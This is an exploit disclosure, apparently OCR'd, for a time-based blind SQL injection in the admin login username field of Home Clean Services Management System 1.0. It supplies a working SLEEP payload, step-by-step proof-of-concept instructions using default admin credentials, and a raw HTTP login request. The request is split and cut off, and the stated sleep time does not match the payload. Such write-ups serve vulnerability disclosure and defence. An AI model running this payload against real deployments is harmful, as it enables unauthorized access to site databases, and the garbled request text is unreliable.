Home Clean Services Management System admin/login.php username SQL inject

Exploit Title: Home Clean Services Management System admin/login.php username SQL inject

Exploit Author: webraybtl@webray.com.cn inc

Vendor Homepage: https://www.sourcecodester.com/php/15293/home-clean-service-free-source-code.html

Software Link: https://www.sourcecodester.com/download-code?nid=15293&title=Home+Clean+Service+System+in+PHP+Free+Source+Code

Version: Home Clean Services Management System 1.0

Tested on: Windows Server 2008 R2 Enterprise, Apache ,Mysql

Description


The reason for the SQL injection vulnerability is that the website application does not verify the validity of the data submitted by the user to the server (type, length, business parameter validity, etc.), and does not effectively filter the data input by the user with special characters , so that the user's input is directly brought into the database for execution, which exceeds the expected result of the original design of the SQL statement, resulting in a SQL injection vulnerability.Home Clean Services Management System does not filter the content correctly at the "Admin/login.php" username module, resulting in the generation of SQL injection.

Payload used:

```
admin%'/**/AND/**/(SELECT/**/5383/**/FROM/**/(SELECT(SLEEP(5)))JPeh)/**/AND/**/'frfq%'='frfq
```

Proof of Concept

1. Login the CMS. Admin Default Access: Email: admin Password: admin
2. Open Page http://172.24.5.102/HCS/public_html/admin/
3. Put SQL injection payload (`admin%'/**/AND/**/(SELECT/**/5383/**/FROM/**/(SELECT(SLEEP(5)))JPeh)/**/AND/**/'frfq%'='frfq`) in the username content and click on Login to publish the page,Viewing the successfully sleep 2 seconds.



4. code

```
Host: 172.24.5.102
Pragma: no-cache
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
```

```
exchange;v=b3;q=0.9
X-Proxyman-Repeated-ID: 9923641D
Content-Type: application/x-www-form-urlencoded
Accept-Language: zh-CN,zh;q=0.9
Accept-Encoding: gzip, deflate
Cache-Control: max-age=0
Origin: http://172.24.5.102
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/62.0.3202.9 Safari/537.36
Referer: http://172.24.5.102/HCS/public_html/admin/index.php
Upgrade-Insecure-Requests: 1
Content-Length: 124
Connection: close
Cookie: PHPSESSID=fjbdak9heg1r2divhtlpubv986

username=admin%'/**/AND/**/(SELECT/**/5383/**/FROM/**/(SELECT(SLEEP(2)))JPeh)/**/AND
```